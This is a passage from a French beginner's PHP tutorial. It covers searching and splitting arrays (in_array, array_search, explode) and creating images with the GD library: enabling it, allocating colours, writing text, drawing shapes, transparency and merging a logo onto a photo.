Pour changer un peu de notre array $coordonnees, je vais créer un nouvel array (numéroté) composé de fruits

Code : PHP

```php
<?php
$fruits = array ("Banane", "Pomme", "Poire", "Cerise", "Fraise", "Framboise");

if (in_array("Myrtille", $fruits))
{
    echo 'La valeur "Myrtille" se trouve dans les fruits !';
}

if (in_array("Cerise", $fruits))
{
    echo 'La valeur "Cerise" se trouve dans les fruits !';
}
?>
```

Essayer !

On ne voit que le message pour la Cerise, tout simplement parce que in_array a renvoyé true pour "Cerise" et false pour "Myrtille".
Facile, rapide, efficace

Récupérer la clé d'une valeur dans l'array : array_search

array_search fonctionne comme *in_array* : il travaille sur les valeurs d'un array. Voici ce que renvoit la fonction :

- Si elle a trouvé la valeur, *array_search* renvoit la clé correspondante (c'est-à-dire le numéro si c'est un array numéroté, ou le nom de la clé si c'est un array associatif).
- Si elle n'a pas trouvé la valeur, *array_search* renvoit false (comme *in_array*).

On reprend l'array numéroté avec les fruits (ça me donne faim tout ça) :

Code : PHP

```php
<?php
$fruits = array ("Banane", "Pomme", "Poire", "Cerise", "Fraise", "Framboise");

$position = array_search("Fraise", $fruits);
echo '"Fraise" se trouve en position ' . $position . '<br />';

$position = array_search("Banane", $fruits);
echo '"Banane" se trouve en position ' . $position;
?>
```

Essayer !

Je sais que je me répète, mais n'oubliez pas qu'un array numéroté commence à 0 !
Cela explique donc pourquoi "Banane" se trouve en position 0...

Voilà donc les fonctions qu'il fallait connaître pour faire une recherche dans un array.
Avec ça, vous aurez plus de contrôle sur vos array puisque vous saurez s'ils contiennent certaines valeurs et surtout où elles se trouvent.

Transformer une chaîne en array

En PHP, il existe une fonction très pratique qui vous permet de créer un array automatiquement à partir d'une chaîne.
Supposons que l'on ait une variable $date qui contienne "05/08/1985". On aimerait extraire le jour, la date et l'année et mettre ça dans un array. A priori, c'est compliqué parce qu'on ne sait pas bien si le numéro du jour a un ou deux chiffres, pareil pour le mois, et je vous parle même pas de l'année

Mais regardez bien cette chaîne... Elle a quelque chose de particulier : elle est séparée par des slashs (/). Le slash joue ici le rôle de **séparateur**, c'est-à-dire qu'il "sépare" la chaîne en plusieurs parties.

Avec la fonction *explode*, on peut transformer cette chaîne en un array à 3 éléments (on dit qu'on la fait "exploser"). Il suffit simplement d'indiquer la chaîne et le séparateur (ici le slash), et la fonction nous retourne alors un array numéroté qui contiendra le jour, le mois et la date.
Concrètement, ça nous donne :

Code : PHP

```php
<?php
$chaine_date = '05/08/1985'; // On a une chaîne
$array_chaine = explode('/', $chaine_date); // On transforme cette chaîne en array

// Puis on peut afficher le contenu de l'array
// Ici je fais un print_r, c'est plus rapide ;o)
echo '<pre>';
print_r($array_chaine);
echo '</pre>';
?>
```

Essayer !

C'est pas beau ça ?
Le *print_r* nous permet de bien voir quelle tronche a notre array : on voit bien qu'il est découpé maintenant en 3 parties numérotées de 0 à 2. Dans un script, c'est beaucoup plus pratique de manipuler séparément le jour, le mois et la date, plutôt que toute la chaîne en entier.

Dans la pratique, on a régulièrement besoin de la fonction *explode*. Il faut dire qu'elle fait si bien les choses, que la seule chose qu'on pourrait lui reprocher c'est de ne pas l'avoir connue plus tôt.

Il existe aussi une fonction *implode* qui fait l'inverse de *explode* (elle transforme un array en chaîne). Elle s'utilise de la même manière, mais on en a besoin un peu moins souvent.

Créer des images en PHP

Vous savez quoi ? Il y a des gens qui croient que le PHP c'est fait que pour générer des pages web !
Si si je vous jure !

Quoi, vous aussi ?
Bon remarquez, je peux pas vous en vouloir non plus : tout le long de ce cours, on n'a fait "que" générer des pages HTML avec PHP. Difficile de croire que l'on pourrait faire autre chose...

En fait, à la base, PHP a bien été créé pour réaliser des pages web. Mais, au fur et à mesure, on s'est rendu compte qu'il serait dommage de le limiter à ça. On a donc prévu de pouvoir lui rajouter des "extensions". Ainsi, en rajoutant certains fichiers (des DLL sous Windows), PHP peut alors se mettre à générer des images, ou même des PDF !
Dans ce chapitre, nous allons parler de l'extension spécialisée dans la génération d'images, il s'agit de la librairie GD.

Ne vous y trompez pas : ce que je vais vous apprendre c'est toujours du PHP ! Et vous allez pouvoir faire grâce à ce chapitre des choses vraiment passionnantes, vous pouvez me croire !

Activer la librairie GD

On a déjà un problème (ça commence fort)
En effet, la librairie GD (qui vous permet de créer des images) est livrée avec PHP, mais *elle n'est pas activée*. Ca veut dire quoi ? Qu'il va falloir aller modifier un fichier pour pouvoir utiliser GD.


Vous allez donc faire ceci :

1. Vous rendre dans le dossier où Apache (le serveur Web) est installé. Si vous utilisez EasyPHP, rendez-vous dans le dossier où EasyPHP est installé. Vous devriez voir un sous-dossier "apache". C'est là
2. Repérez un fichier appelé "php.ini" et ouvrez-le. C'est là-dedans que se trouvent toutes les options de configuration de PHP. Comme vous pouvez le voir, il y en a beaucoup.
3. Il n'y a qu'une ligne qui nous intéresse. Elle contient le texte :

```
;extension=php_gd2.dll
```

Faites une recherche pour repérer cette ligne, ça ira plus vite.


4. Enlevez le point-virgule qui se trouve devant cette ligne. Vous devriez voir ceci :



   En fait, le point-virgule sert de commentaire. Tant qu'il y a le commentaire, la ligne n'est pas lue et PHP "oublie" d'utiliser GD. Si vous enlevez le commentaire, alors PHP va "charger" la librairie GD, et vous allez pouvoir travailler avec des images !
5. Enregistrez le fichier php.ini
6. Redémarrez EasyPHP.

OUF ! C'est fini !

Vous allez maintenant pouvoir utiliser GD sur votre ordinateur avec EasyPHP.
Normalement, si vous regardez les extensions chargées en cliquant sur le lien "Afficher", vous devriez avoir "gd" dans la liste :



Et sur Internet avec mon hébergeur ? Est-ce que je peux utiliser GD ?

Ca dépend des hébergeurs. Une grande partie des hébergeurs gratuits désactivent GD parce que ça consomme

beaucoup de ressources du processeur.
Si des dizaines de sites se mettent à générer des images en même temps, ça risquerait de faire ramer toute la machine et donc de ralentir tous les autres sites

Ne désespérez pas pour autant, il existe certainement des hébergeurs gratuits qui acceptent la librairie GD... Sinon, il faudra peut-être trouver un hébergement payant (on peut en trouver des pas chers qui ont activé GD !).

Les bases de la création d'image

Vous avez réussi à surmonter le premier problème ?
Bravo, c'était le plus difficile

Voici le plan que nous allons suivre pour créer une image :

1. On va voir ce que c'est un header.
2. Ensuite, on va créer l'image de base.
3. Enfin, on verra comment on affiche l'image quand on a fini.

Y'a du boulot

Le header

Il y a 2 façons de générer une image en PHP :

- Soit on fait en sorte que notre script PHP renvoie une image (au lieu d'une page web comme on avait l'habitude). Dans ce cas, si on va sur la page http://www.monsite.com/testgd.php, ça affichera une image et non pas une page web !
- Soit on demande à PHP d'enregistrer l'image dans un fichier.

Dans les 2 cas, on utilisera exactement les mêmes fonctions.
On va commencer par la première façon de générer l'image, c'est-à-dire qu'on va faire en sorte que notre script "renvoie" une image au lieu d'une page web.

 Mais comment faire pour que le navigateur sache que c'est une image et non pas une page HTML qu'il doit afficher ?

Il va falloir envoyer ce qu'on appelle un **header** (en-tête). Grâce à la fonction *header*, on va "dire" au navigateur que l'on est en train d'envoyer une image.
Je vous rappelle les types d'images les plus courants sur le web :

- JPEG : c'est un format très adapté pour les photos par exemple, car on peut utiliser beaucoup de couleurs.
- PNG : c'est le format le plus récent, très adapté dans la plupart des cas. En fait, à moins d'avoir affaire à une photo, le mieux est d'utiliser le PNG.
  Le PNG est en quelque sorte le "remplaçant" du format GIF.

Donc pour faire simple : si c'est une photo, vous faites un JPEG, sinon dans tous les autres cas vous faites un PNG

Voici le code PHP qu'il faut mettre pour "annoncer" au navigateur que l'on va renvoyer une image PNG :

Code : PHP

```php
<?php
header ("Content-type: image/png");
?>
```

Voilà, c'est assez simple. Ce code signifiera pour le navigateur que l'on envoit une image PNG, et non pas une page HTML.
Si vous envoyez un JPEG, c'est presque pareil, mais vous remplacez le "png" par "jpeg".

 La fonction header est particulière. Comme *setcookie*, elle doit être utilisée avant d'avoir écrit le moindre code HTML.
En clair, mettez cette ligne tout au début de votre code, et vous n'aurez pas de problèmes.

Créer l'image de base

Il faut savoir qu'il y a 2 façons de créer une image : soit vous créez une nouvelle image vide, soit vous chargez une image qui existe déjà et qui servira de fond à votre nouvelle image.

- On va commencer par créer une image vide.
  Pour créer une image vide en PHP, on utilise la fonction *imagecreate* (facile à retenir ça va).
  Cette fonction est simple. Elle prend 2 paramètres : la largeur et la hauteur de l'image que vous voulez créer.
  Elle renvoit une information, que vous devez mettre dans une variable (par exemple $image).
  Ce qui nous donne :

Code : PHP

```php
<?php
header ("Content-type: image/png");
$image = imagecreate(200,50);
?>
```

Ici, nous sommes en train de créer une image de **200 pixels de large** et **50 pixels de haut**.
$image ne contient ni un nombre, ni du texte. Cette variable contient une "image". C'est assez difficile à imaginer qu'une variable puisse "contenir" une image, mais c'est comme ça j'y peux rien

 On dit que $image est une "ressource". Une ressource est une variable un peu spéciale qui contient toutes les informations sur un objet. Ici, il s'agit d'une image, mais il pourrait très bien s'agir d'un PDF ou même d'un fichier que vous avez ouvert avec *fopen*. Tiens tiens, ça vous rappelle quelque chose ?

- Maintenant l'autre possibilité : créer une image à partir d'une image déjà existante.
  Cette fois, il y a 2 fonctions à connaître. Laquelle choisir ? Ca dépend du type de l'image que vous voulez charger :
  - JPEG : il faut utiliser la fonction imagecreatefromjpeg.
  - PNG : il faut utiliser la fonction imagecreatefrompng.

  Par exemple, j'ai une jolie photo de coucher de soleil qui s'appelle couchersoleil.jpg :

Pour créer une nouvelle image en se basant sur celle-là, je dois utiliser la fonction *imagecreatefromjpeg*. Ca nous donnerait le code suivant :

Code : PHP

```
<?php
header ("Content-type: image/jpeg");
$image = imagecreatefromjpeg("couchersoleil.jpg");
?>
```

Voilà, vous savez créer une nouvelle image.
Nous allons maintenant voir comment afficher cette image que vous venez de créer.

Quand on a terminé : on affiche l'image

Une fois que vous avez chargé l'image, vous vous amusez à écire du texte dedans, à faire des cercles, des carrés etc... Ca, nous allons l'apprendre juste après.
Là, je vais vous montrer comment on fait pour dire à PHP qu'on a fini et qu'on veut afficher l'image.

La fonction à utiliser dépend du type de l'image que vous êtes en train de créer :

- JPEG : il faut utiliser la fonction *imagejpeg*.
- PNG : il faut utiliser la fonction *imagepng*.

Ces 2 fonctions marchent de la même manière : vous avez juste besoin d'indiquer quelle est l'image que vous voulez afficher.

Il faut savoir qu'il y a 2 façons d'utiliser les images en PHP : vous pouvez les afficher directement après les avoir créées, ou vous pouvez les enregistrer sur le disque pour pouvoir les réafficher plus tard sans avoir à refaire tous les calculs.

- Afficher directement l'image : c'est la méthode que l'on va utiliser dans la plupart de ce chapitre. Quand la page PHP est exécutée, elle vous affiche l'image que vous lui avez demandé de créer.
  Vous avez toujours votre variable $image sous la main ? Parfait
  Alors voici le code complet que j'utilise pour créer une nouvelle image PNG de taille 200x50 et l'afficher directement :

  Code : PHP

```php
<?php
header ("Content-type: image/png"); // 1 : on indique qu'on va envoyer une image
PNG
$image = imagecreate(200,50); // 2 : on crée une nouvelle image de taille 200x50
  // 3 : on fait joujou avec notre image (on va apprendre à le faire)
imagepng($image); // 4 : on a terminé de faire joujou, on demande à afficher
l'image
?>
```

 C'est bien joli, mais là on n'a qu'une image sous les yeux. Et si je veux mettre du texte autour ? Les menus de mon site ?

En fait, on utilise une technique qui, j'en suis sûr, va pas mal vous surprendre. On va demander à afficher la page PHP comme une image.
Donc, si la page PHP s'appelle "image.php", vous mettrez ce code HTML pour l'afficher depuis une autre page :
`<img src="image.php" />`
Incredible, isn't it ?
Mais en fait, c'est logique quand on y pense ! La page PHP que l'on vient de créer EST une image (parce qu'on a modifié le header). On peut donc afficher l'image que l'on vient de créer depuis n'importe quelle page de votre site en utilisant simplement la balise <img />
Le gros avantage de cette technique, c'est que l'image affichée pourra changer à chaque fois !

- Enregistrer l'image sur le disque : si, au lieu d'afficher directement l'image, vous préférez l'enregistrer sur le disque, alors il faut ajouter un paramètre à la fonction *imagepng* : le nom de l'image et éventuellement son dossier. Par contre, dans ce cas, votre script PHP ne va plus renvoyer une image (il va juste en enregistrer une sur le disque). Vous pouvez donc supprimer la fonction *header* qui ne sert plus à rien.
Ce qui nous donne :

Code : PHP

```php
<?php
$image = imagecreate(200,50);
// on fait joujou avec notre image
imagepng($image, "images/monimage.png"); // on enregistre l'image dans le dossier
"images"
?>
```

Cette fois, l'image a été enregistrée sur le disque avec le nom "monimage.png". Pour l'afficher depuis une autre page web, vous ferez donc comme ceci :
`<img src="images/monimage.png" />`
Ca, vous avez un peu plus l'habitude j'imagine
Cette technique a l'avantage de ne pas nécessiter de recalculer l'image à chaque fois (votre serveur aura moins de travail), mais le défaut c'est qu'une fois qu'elle est enregistrée, l'image ne change plus. Vous allez comprendre l'intérêt de cette technique plus loin dans le chapitre.

 Mais... Mais ??? Si je teste ces codes, ça crée une image toute blanche ! C'est nul, il s'est rien passé de bien !

Oui, je sais. Vous avez été patients et c'est bien parce que c'est maintenant que ça va devenir intéressant.
Allez donc chercher votre baguette magique, je vous attends

Texte et couleur

C'est bon, vous avez votre baguette magique ?

Alors voici ce que nous allons apprendre à faire maintenant :

- Manipuler les couleurs
- Ecrire du texte

Vous allez commencer à voir un peu ce qu'il est possible de faire grâce à la librairie GD, mais vous verrez plus loin qu'on peut faire bien plus

Manipuler les couleurs

Un ordinateur, il faut le savoir, décompose chaque couleur en Rouge-Vert-Bleu. En mélangeant les quantités de rouge, vert et bleu, ça nous donne une couleur parmi les millions de possibilités !

On indique la "quantité" de rouge, vert et bleu par un nombre compris entre 0 et 255.

- Par exemple, si je dis que je mets 255 de bleu, ça veut dire qu'on met tout le bleu.
- Si je mets 100 de bleu, bah il y a un peu moins de bleu.
- Si je mets 0, alors là y'a plus du tout de bleu.


On doit écrire les 3 quantités dans l'ordre RVB (Rouge Vert Bleu). Par exemple :
```
255 0 0
```
Ca, c'est une couleur qui contient plein de rouge, et pas du tout de vert ni de bleu. C'est donc la couleur... rouge ! Bravo !

Maintenant, si je mets plein de rouge et de vert :
```
255 255 0
```
Ca nous donne la couleur : jaune !

Allez un dernier essai pour la route et on arrête là :
```
255 128 0
```
Ca, c'est la couleur orange !

Pour info, la couleur blanche correspond à (255 255 255), et la couleur noire à (0 0 0).

Si vous avez un logiciel de dessin comme Paint et que vous allez dans le menu Couleur / Modifier les couleurs, vous pouvez choisir la couleur que vous voulez :



Comme vous pouvez le voir, en cliquant sur la couleur qui vous intéresse on vous donne les quantités de Rouge Vert Bleu.
Vous pouvez donc choisir la couleur que vous voulez. Allez-y, servez-vous

Mais revenons à ce qui nous intéresse : PHP (c'est bien pour ça que vous êtes là non ?)
Pour définir une couleur en PHP, on doit utiliser la fonction : *imagecolorallocate*.

On lui donne 4 paramètres : l'image sur laquelle on travaille, la quantité de rouge, la quantité de vert, et la quantité de bleu.
Cette fonction nous renvoit la couleur dans une variable. Grâce à cette fonction, on va pouvoir se créer plein de "variables-couleur" qui vont nous être utiles pour indiquer la couleur ensuite.
Voici quelques exemples de création de couleur :

Code : PHP

```php
<?php
header ("Content-type: image/png");
$image = imagecreate(200,50);

$orange = imagecolorallocate($image, 255, 128, 0);
$bleu = imagecolorallocate($image, 0, 0, 255);
$bleuclair = imagecolorallocate($image, 156, 227, 254);
$noir = imagecolorallocate($image, 0, 0, 0);
$blanc = imagecolorallocate($image, 255, 255, 255);

imagepng($image);
?>
```

Et voilà, on s'est préparés plein de couleurs qui vont beaucoup nous servir ensuite !

Une chose très importante à noter : la première fois que vous faites un *imagecolorallocate*, cette couleur devient la couleur de fond de votre image.
Donc, si vous avez bien compris, ce code doit créer une image... toute orange ! Essayez !

Essayer !

Si j'avais voulu que le fond soit blanc et pas orange, il aurait fallu mettre la ligne "$blanc..." en premier.

Voilà, vous savez maintenant créer toutes les couleurs de l'arc-en-ciel en PHP (et même plus)

Ecrire du texte

Nous voici enfin dans le vif du sujet (ouf !).
Nous avons une belle image avec un maaagnifique fond orange, et nous voulons écrire du texte dedans.
Avec la fonction *imagestring*, c'est facile !

Cette fonction prend pas mal de paramètres. Elle s'utilise comme suit :
`imagestring($image, $police, $x, $y, $texte_a_ecrire, $couleur);`

Il existe aussi la fonction *imagestringup* qui fonctionne exactement pareil, sauf qu'elle écrit le texte verticalement au lieu d'horizontalement !

Je vous détaille les paramètres dans l'ordre, c'est important que vous compreniez bien :

- $image : c'est notre fameuse variable qui contient l'image.
- $police : c'est la police de caractères que vous voulez utiliser. Vous devez mettre un nombre de 1 à 5 : 1 = petit, 5 = grand. Il est aussi possible d'utiliser une police de caractère personnalisée, mais il faut avoir des

polices dans un format spécial qu'il serait trop long de détailler ici. On va donc se contenter des polices par défaut

- $x et $y : ce sont les coordonnées où vous voulez placer votre texte sur l'image.
  Et là vous vous dites : "Aïe, ça sent les maths " (comme quoi les maths ça sert) Vous devez savoir que l'origine se trouve en haut à gauche de votre image. Le point de coordonnées 0, 0 représente donc le point tout en haut à gauche de l'image.
  Voici le schéma de notre image orange de tout à l'heure, qui est de taille 200x50 :

  Comme vous pouvez le voir, j'ai marqué en bleu les 4 points des côtés de l'image. 0, 0 se trouve tout en haut à gauche, et 200, 50 se trouve tout en bas à droite.
  Si vous avez juste un peu l'habitude des maths, ça ne devrait pas vous poser de problème.
  Sinon, vous me ferez le plaisir de réouvrir votre livre de géométrie page 125
- $texte_a_ecrire, c'est le... texte que vous voulez écrire. Non non, y'a pas de piège
- $couleur, c'est une couleur que vous avez créé tout à l'heure avec *imagecolorallocate*.

Voici un exemple concret de ce qu'on peut faire :

Code : PHP

```php
<?php
header ("Content-type: image/png");
$image = imagecreate(200,50);

$orange = imagecolorallocate($image, 255, 128, 0);
$bleu = imagecolorallocate($image, 0, 0, 255);
$bleuclair = imagecolorallocate($image, 156, 227, 254);
$noir = imagecolorallocate($image, 0, 0, 0);
$blanc = imagecolorallocate($image, 255, 255, 255);

imagestring($image, 4, 35, 15, "Salut les Zér0s !", $blanc);

imagepng($image);
?>
```

Essayer !

La ligne avec imagestring peut se traduire par : *Mets dans l'image $image, avec la police de taille 4, aux coordonnées (35, 15), le texte "Salut les Zér0s !", de couleur blanche*.

Bien entendu, vous me direz qu'avec un bon Photoshop (ou même Paint), on peut faire pareil et c'est moins compliqué.
Oui c'est vrai, mais l'avantage c'est qu'on est en PHP là ! On peut donc faire varier le texte à afficher.

Un exemple ? Je souhaite afficher l'heure qu'il est, mais sur un fond différent selon qu'il fait jour ou qu'il fait nuit :

- S'il est entre 8h et 20h, j'affiche l'heure sur un fond bleu.
- S'il est entre 20h et 8h du matin, alors j'affiche l'heure sur un fond noir.

Code : PHP

```php
<?php
header ("Content-type: image/png");
$image = imagecreate(200,50);

if (date("H") > 8 AND date("H") < 20) // Il fait jour
{
    $fond = imagecolorallocate($image, 143, 190, 241); // Fond bleu clair
    $couleur_texte = imagecolorallocate($image, 0, 255, 0); // Texte en vert
}
else // Il fait nuit
{
    $fond = imagecolorallocate($image, 0, 0, 0); // Fond noir
    $couleur_texte = imagecolorallocate($image, 255, 255, 255); // Texte en blanc
}

$heure = 'Il est ' . date('Hh i'); // On stocke l'heure et les minutes dans une variable

imagestring($image, 5, 40, 15, $heure, $couleur_texte); // On affiche l'heure dans la
bonne couleur

imagepng($image);
?>
```

Essayer !

C'est assez simple : je teste l'heure pour voir s'il fait jour ou pas, et en fonction de ça j'utilise des couleurs différentes. Je vous rappelle que le premier *imagecolorallocate* définit la couleur de fond de l'image.
Je stocke la couleur du texte dans une variable pour m'en resservir plus loin : ça me permettra d'afficher le texte dans la bonne couleur, selon qu'il fait jour ou qu'il fait nuit.



Pour vérifier si le changement de couleur fonctionne bien (et que je ne bluffe pas :lol:), revenez tester cet exemple à un autre moment de la journée

Vous pourriez améliorer ce script en chargeant une image de fond différente selon qu'il fait jour ou qu'il fait nuit. S'il fait jour vous chargez une photo de soleil en fond, et s'il fait nuit vous chargez une photo de Lune.
Vous allez voir que ça a de suite plus de classe !

Dessiner une forme

Dessiner du texte c'est bien, mais ça serait bête si on était limités à ça. Heureusement, PHP a pensé à tout ! Graphistes en herbe, vous allez certainement trouver votre bonheur dans toutes ces fonctions : vous pouvez créer des lignes, des rectangles, des cercles, des polygones...

Je vais vous présenter la plupart de ces fonctions ci-dessous, et je vous montrerai ce que ça donne dans une image de taille 200x200, histoire d'avoir un aperçu

Fonction	Description	Aperçu
`ImageSetPixel ($image, $x, $y, $couleur);`	Dessine un pixel aux coordonnées (x, y)	 `ImageSetPixel ($image, 100, 100, $noir);`
`ImageLine ($image, $x1, $y1, $x2, $y2, $couleur);`	Dessine une ligne entre 2 points de coordonnées (x1, y1) et (x2, y2)	 `ImageLine ($image, 30, 30, 120, 120, $noir);`
`ImageEllipse ($image, $x, $y, $largeur, $hauteur, $couleur);`	Dessine une ellipse, dont le centre est aux coordonnées (x, y), de largeur $largeur et de hauteur $hauteur.	 `ImageEllipse ($image, 100, 100, 100, 50, $noir);`
`ImageFilledEllipse ($image, $x, $y, $largeur, $hauteur, $couleur);`	Pareil que ImageEllipse, sauf que l'ellipse est entièrement coloriée dans la couleur que vous avez demandée.	 `ImageFilledEllipse ($image, 100, 100, 100, 50, $noir);`

Fonction	Description	Aperçu

On peut aussi dessiner des lignes plus épaisses. Pour cela, il faut utiliser la fonction *ImageSetThickness*. On doit préciser l'image concernée et l'épaisseur voulue (en pixels) :
`ImageSetThickness ($image, $epaisseur);`
Lorsque vous changez l'épaisseur, toutes les formes que vous dessinez après gardent cette épaisseur. Pour revenir à l'épaisseur initiale (1 pixel), il faut donc refaire appel à *ImageSetThickness* en demandant une épaisseur de 1.

Voilà, c'est pas bien compliqué pourvu qu'on sache bien manier les coordonnées des pixels

---

Des fonctions encore plus puissantes

 Des rectangles, des ellipses, des lignes... Ouais bof. C'est tout ce qu'on peut faire ?

Bien sûr que non ! Il y a d'autres fonctions que je veux absolument vous montrer parce qu'elles permettent de faire de très belles choses facilement !
Nous allons apprendre à :

- Rendre une image transparente
- Mélanger deux images
- Redimensionner une image, pour créer une miniature par exemple.

J'espère que vous êtes encore en forme, ça serait dommage de s'endormir sur les fonctions les plus intéressantes

Rendre une image transparente

Tout d'abord, il faut savoir que seul le PNG peut être rendu transparent. En effet, un des gros défauts du JPEG est qu'il ne supporte pas la transparence.
Nous allons donc ici travailler sur un PNG.

Rendre une image transparente est d'une facilité déconcertante
Il suffit d'utiliser la fonction *imagecolortransparent* et de lui indiquer quelle est la couleur que l'on veut rendre transparente. Cette fonction s'utilise comme ceci :
`imagecolortransparent($image, $couleur);`

Je vais reprendre l'exemple de l'image où j'ai écrit "Salut les Zér0s !" sur un vieux fond orange, et je vais y rajouter la fonction *imagecolortransparent* pour rendre ce fond transparent :

Code : PHP

```php
<?php
header ("Content-type: image/png");
$image = imagecreate(200,50);

$orange = imagecolorallocate($image, 255, 128, 0); // Le fond est orange (car c'est la
première couleur)
$bleu = imagecolorallocate($image, 0, 0, 255);
$bleuclair = imagecolorallocate($image, 156, 227, 254);
$noir = imagecolorallocate($image, 0, 0, 0);
$blanc = imagecolorallocate($image, 255, 255, 255);

imagestring($image, 4, 35, 15, "Salut les Zér0s !", $noir);
imagecolortransparent($image, $orange); // On rend le fond orange transparent

imagepng($image);
?>
```

Et voilà le PNG transparent que ça nous donne :

```
Salut les ZérOs !
```

Sympa, non ?

Mélanger deux images

Ca, c'est un tout petit peu plus compliqué que de rendre une image transparente, mais bon je vous rassure c'est loin d'être insurmontable quand même et ça en vaut la peine
La fonction que je vais vous présenter permet de "fusionner" deux images en jouant sur un effet de transparence. Ca a l'air tordu comme ça, mais c'est en fait quelque chose de vraiment génial !

On peut s'en servir par exemple pour afficher le logo de son site sur une image.
Voici le logo :

Et voici l'image en question :

La fonction qui permet de réaliser la fusion entre 2 images est : *imagecopymerge*.
Ce script est un peu plus gros que les autres, alors je préfère vous le donner tout de suite. Je vous expliquerai juste après comment il fonctionne.

Code : PHP

```php
<?php
header ("Content-type: image/jpeg"); // L'image que l'on va créer est un jpeg

// On charge d'abord les images
$source = imagecreatefrompng("logosdz.png"); // Le logo est la source
$destination = imagecreatefromjpeg("couchersoleil.jpg"); // La photo est la destination

// Les fonctions imagesx et imagesy renvoient la largeur et la hauteur d'une image
$largeur_source = imagesx($source);
$hauteur_source = imagesy($source);
$largeur_destination = imagesx($destination);
$hauteur_destination = imagesy($destination);

// On veut placer le logo en bas à droite, on calcule les coordonnées où on doit placer
le logo sur la photo
$destination_x = $largeur_destination - $largeur_source;
$destination_y =  $hauteur_destination - $hauteur_source;

// On met le logo (source) dans l'image de destination (la photo)
imagecopymerge($destination, $source, $destination_x, $destination_y, 0, 0,
$largeur_source, $hauteur_source, 60);

// On affiche l'image de destination qui a été fusionnée avec le logo
imagejpeg($destination);
?>
```

Voici le zôôli résultat que donne ce script :

C'est là normalement qu'on dit : "Ouah trop puissant !"
En effet, *imagecopymerge* c'est une fonction vraiment sympa, parce que maintenant vous allez pouvoir "copyrighter" automatiquement toutes les images de votre site si vous le voulez

Notez toutefois que le résultat rend "bien" sur mon exemple parce que le logo a un fond noir. Il s'incruste donc facilement dans l'image.
En pratique, la fusion ne sera peut-être pas aussi jolie qu'ici si les fonds ne correspondent pas.

Cependant, le script utilisé ici est un petit peu plus complexe, et je crois que quelques explications ne seraient pas de refus
Voici donc les points à bien comprendre :

- Dans ce script, on manipule 2 images : $source (le logo) et $destination (la photo). Les deux sont créées à l'aide de la fonction *imagecreatefrompng* (et fromjpeg pour la photo).
- Il y a ensuite toute une série de calculs à partir des coordonnées et de la largeur et hauteur des images.

J'imagine que ça a dû vous faire peur, mais c'est en fait très simple du temps qu'on sait faire une soustraction
